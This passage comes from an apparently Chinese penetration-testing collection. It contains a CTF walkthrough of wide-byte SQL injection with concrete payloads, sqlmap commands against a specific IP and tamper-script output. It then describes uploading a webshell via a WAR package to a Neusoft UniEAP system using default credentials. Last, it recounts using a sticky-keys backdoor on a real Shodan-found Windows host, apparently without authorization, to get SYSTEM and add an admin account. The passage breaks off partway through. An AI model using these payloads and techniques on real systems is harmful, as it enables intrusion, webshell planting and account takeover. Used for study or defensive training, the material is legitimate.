第三步，如果上述两步都没有效果，可以接着但不限于 http 头注入探测（sqlmap 的话使用—level 参数进行设置），等等。

## 1.15.4 注入类型探测

SQL 注入根据不同的标准有不同的分类，如根据参数类型可分为数值型注入、字符型注入，根据注入的位置可分为 POST 注入、GET 注入、cookie 注入等，而 sqlmap 则将注入分为基于布尔的盲注、基于时间的盲注、基于报错的注入、联合查询注入、堆查询注入，这里为了方便我将 SQL 分为宽字节注入和非宽字节注入（个人分类，没有依据）。

宽字节注入在实际渗透测试中也是存在的，只是很少很少，这次刚好看到一个宽字节注入的 ctf，也顺便再认真学习写宽字节注入的一些基本知识。如图 3，通过提示我们可知该题是一道字符型的注入。





图3 注入测试提示

既然是字符型的注入，那么我们可以使用’和 and 来进行简单的判断，该测试点是否是 SQL 注入点！通过使用’，我们无法判断是否存在注入，没有可供我们判断的信息，如图 4 所示。





图4 ‘无法判断是否是注入

我们结合 and 来进一步判断，但是依旧没有任何信息可供我们进行判断该测试点是否是注入点，如图 5 所示。





图5 and 也无法判断是否是注入点

难道是不存注入（这肯定不是这样的），那我们使用神器 sqlmap 盲跑试试，但是很失望，居然没有直接告诉我们有没有存在注入点，如图 6 所示。





图6 sqlmap 提示不像是注入

如果按照我以前的思路，我可能就已经放弃了，在实战中的话可能就认为真的不是注入点了（有点草率），此时我们使用思路的第二步来进行判断，该测试点是不是宽字节注入，我们使用 ascii 码的 129（也即是%81，可以使用常使用的%df）进行探测，如图 7 所示，发

现页面报错了，根据页面信息可判断该测试点存在 SQL 注入，并且是宽字节注入。





图7 判断注入是宽字节注入

## 1.15.6 宽字节手工简单注入

通过上面我们可知，该注入点是宽字节注入，且是字符型的注入，此时我们可通过构造 SQL 语句来进行 SQL 的宽字节注入，另外我们也可测试下我们输入的’是否被转义成为了\’，如图 8 所示，我们输入的’确实被转义了！





图8 ‘被转义了

此时我们可构造语句%81’ and 1=1-- -来进行注入，原因是’被转义成为\’，而%81 的 ascii 码大于 128，此时%81’就被看作一个字符（两个字节），此时’就可以使用了，而后面我们构造一个数值型的注入语句，最后再加注释把最后的那个’注释点，如图 9 所示。


图9 宽字节注入

此时我们使用 order by 来看看当前数据库有几列，发现数据库有三列，如图 10 所示


图10　　当前数据库有 3 列

我们看看我们将要查询的数据会在页面中哪些地方显示，如图 11 所示。





图11　　查询在页面中显示的位置

到此，手工注入就结束了，后续操作请查看我的文章《mysql 手工注入》的最后部分！

## 1.15.7 宽字节 sqlmap 注入

在前面我们直接使用 sqlmap 盲跑，是没有发现该测试点是 SQL 注入点的，根据上面的特性，我们可以在 id 后面添加一个%81’，然后在使用 sqlmap 进行注入，注入语句为：

sqlmap.py -u "http://103.238.227.13:10083/?id=1%81'" -b

这是，我们发现 sqlmap 可成功发现该注入点了，如图 12 所示。

```
[02:36:12] [INFO] the back-end DBMS is MySQL
[02:36:12] [INFO] fetching banner
web application technology: PHP 7.0.7
back-end DBMS: MySQL >= 5.5
banner:    '5.5.48-log'
```

图12　　sqlmap 成功检测出该注入点

除了上面的这种方法外，我们可以使用宽字节注入脚本来使用 sqlmap 进行注入，注入语句为：

sqlmap.py -u "http://103.238.227.13:10083/?id=1" -b --tamper=unmagicquotes.py

这样我们也能成功探测出该注入点，如图 13 所示，对于后续的注入此处不再累赘！

```
[19:15:41] [INFO] GET parameter 'id' is 'MySQL UNION query (NULL) - 1 to 20 columns' injectable
[19:15:41] [WARNING] automatically patching output having last char trimmed
GET parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [y/N]
sqlmap identified the following injection point(s) with a total of 78 HTTP(s) requests:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause (MySQL comment)
    Payload: id=1' AND 8908=8908#

    Type: error-based
    Title: MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNED)
    Payload: id=1' AND (SELECT 2*(IF((SELECT * FROM (SELECT CONCAT(0x71786b6271,(SELECT (ELT(4029=4029,1))),0x7178706a71
,0x78))s), 8446744073709551610, 8446744073709551610)))-- PKWS

    Type: AND/OR time-based blind
    Title: MySQL >= 5.0.12 RLIKE time-based blind (comment)
    Payload: id=1' RLIKE SLEEP(5)#

    Type: UNION query
    Title: MySQL UNION query (NULL) - 2 columns
    Payload: id=1' UNION ALL SELECT CONCAT(0x71786b6271,0x4854506e7a494c7645646b6d6a466d477674464a4d594c4b7a50754c51446e
4f74527850746f4e42,0x7178706a71),NULL#
---
[19:15:47] [WARNING] changes made by tampering scripts are not included in shown payload content(s)
[19:15:47] [INFO] the back-end DBMS is MySQL
[19:15:47] [INFO] fetching banner
web application technology: PHP 7.0.7
back-end DBMS: MySQL >= 5.5
banner:    '5.5.48-log'
```

图13　　sqlmap 成功检测出注入点

## 1.15.8 简单修复建议

就是在初始化连接和字符集之后，使用 SET character_set_client=binary 来设定客户端的字符集是二进制的，另外对于服务器端返回的错误信息要么进行自定义，要么进行归一化的错误提示！以上建议仅供参考！

# 1.16 一次关于东软 UniEAP 系统的渗透测试过程

antian365 阿哲学长

这个渗透测试是我做的完全从外网进行渗透测试实例，在渗透测试过程中遇到一些特别的坑，由于该系统是东软的一个框架，具有一定的特异性，所以写了

这篇文章进行分享。

当拿到客户的需求进行渗透测试时，首先遇到第一个坑就是对于客户网站的信息收集和对于客户网站上面相关链接的常规性测试，如跑 SQL 注入等等。

然而，除了找到网站后台登陆页面以外，其他的并没啥软用。接着，使用 brup 使用口令爆破操作，结果也是以失败告终，无语了都。后面想到，我查下乌云镜像看看有没有这个系统的老漏洞。查到了以下结果：





**图 1 乌云结果**

看到乌云的老洞，心理还是略微有些兴奋，想着万一这个客户傻，刚好碰到一个怎么说。后面就是挨个测试的事情。可惜，除了用户名密码登陆后台是成功的，其他的都不行。

在这里不得不吐槽一下，他的用户名密码居然是 admin/1，开发商心真大。


图 1-2 后台成功登陆

可是，当登陆后台你就成功了吗？显然是不可能的，不跑下数据库或上下马获取服务器权限，都不好意思说自己成功了。就是因为这个想法，就遇到这个系统最大的坑——怎么上马。

在上马过程中，我采用的是更新 WAR 包上马的方法，在更 WAR 时候发现以下几个问题：

1、 这个系统对 WAR 的更新会有校验，若不是按照他的定义格式上传的话，会被拦。

2、 这个系统会对 WAR 大小进行校验，如果 WAR 过大是通过不了的。

3、 这个系统存在模板，加载时候是先加载模板在加载自定义页面，所以上马以后马的操作页面会被模板盖住。





图 1-3 这是将整个网站备份到本地的 WAR 包

网站上传所需 WAR 必须包含以上截图中的内容，我处理方法就是直接把这个

网站的备份下载下来进行修改。

但是在下载下来后，在反传回去时，发现系统拒绝，他给的提示是 WAR 太大。这就是这个系统的另一个奇葩的地方，备份下来的 WAR 没有改动在上传回去，居然不能上传，后面分析发现只要把这个 image 这个文件夹里面的图片文件删除就可以上传了。

图 1-4 关于主页的 XML




图 1-5 模板中所要调用的 XML

当 WAR 包中 module 中存在其他的模板 XML 时候，大马上传上去以后页面会被盖住。所以，我们将其他页面的 XML 删除就可以。




图 1-6 删除其他模板中的 XML




图 1-7 成功获取系统权限

# 1.17 一次渗透实战记录


antian365 团队：Mochazz

前几天在看某个安全会议的 PPT，发现里面提了一个漏洞我不怎么了解，但是很有趣，于是就打算通过 shodan 复现一下。这个漏洞需要对方是 windows 主机且开启了 3389，结果试了一波，没有一台成功，估计是漏洞比较老吧(14 年的)。好不容易找到一台开了 3389 的目标，结果没复现成功，但是通过思考分析还是打开了通往主机的大门。


## 1.17.1 实战过程记录


首先我原本复现的漏洞，是早些时候网络上的黑阔用来日另外一批黑阔的肉鸡控制器所用的，就是所谓的黑吃黑。我找了一台开了 3389 的目标机器，通过网络上公布的漏洞细节进行复现，结果发现不行，应该是修复了，或者是我的姿势不对。但是我并没有打算放弃，我想：既然这服务器是用来管理肉鸡的，黑客们必定在上面留了许多后门，于是我就想到了 shift 后门，之前我也有做过笔记，如果你不了解可以点这里。于是，我就按了 5 下 shift 键，然后 cmd 就奇迹般的出现了，运气真好。

```
C:\Users\Mochazz>nmap -p3389 -O 9[redacted]5

Starting Nmap 7.50 ( https://nmap.org ) at 2017-09-01 23:37 ?D1ú ± ê ×?ê ±??
Stats: 0:00:08 elapsed; 0 hosts completed (0 up), 1 undergoing Ping Scan
Parallel DNS resolution of 1 host. Timing: About 0.00% done
Stats: 0:00:08 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 100.00% done; ETC: 23:37 (0:00:00 remaining)
Nmap scan report for 9[redacted]5.ip268.fastwebnet.it (9[redacted]5)
Host is up (0.42s latency).

PORT     STATE SERVICE
3389/tcp open  ms-wbt-server
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Microsoft Windows Server 2003 SP2 (98%), Microsoft Windows XP SP3 or Windows Server 2003 SP2 (97
%), Microsoft Windows Server 2003 SP1 or SP2 (97%), Microsoft Windows Server 2003 SP1 (96%), Microsoft Windows XP Embed
ded SP2 (96%), Cisco C7200 router (IOS 15) (96%), DEC Digital UNIX OSF1 v4.0 1229 (96%), Microsoft Windows 2003 (96%),
Microsoft Windows XP Professional SP2 (firewall enabled) (96%), Microsoft Windows XP SP2 (96%)
No exact OS matches for host (test conditions non-ideal).

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 28.76 seconds

C:\Users\Mochazz>_
```




通过 shift 调用出的 cmd 是 system 权限，我们来查看一下上面有哪些用户，并添加账户，命令执行后会返回一串意大利文，google 翻译一下






当然，如果你添加账户的密码设置的太简单，会显示命令执行失败。当我们添加完账户后，将账户添加进 administrators 组。

查看是否我们成功将用户添加进 administrators 管理组

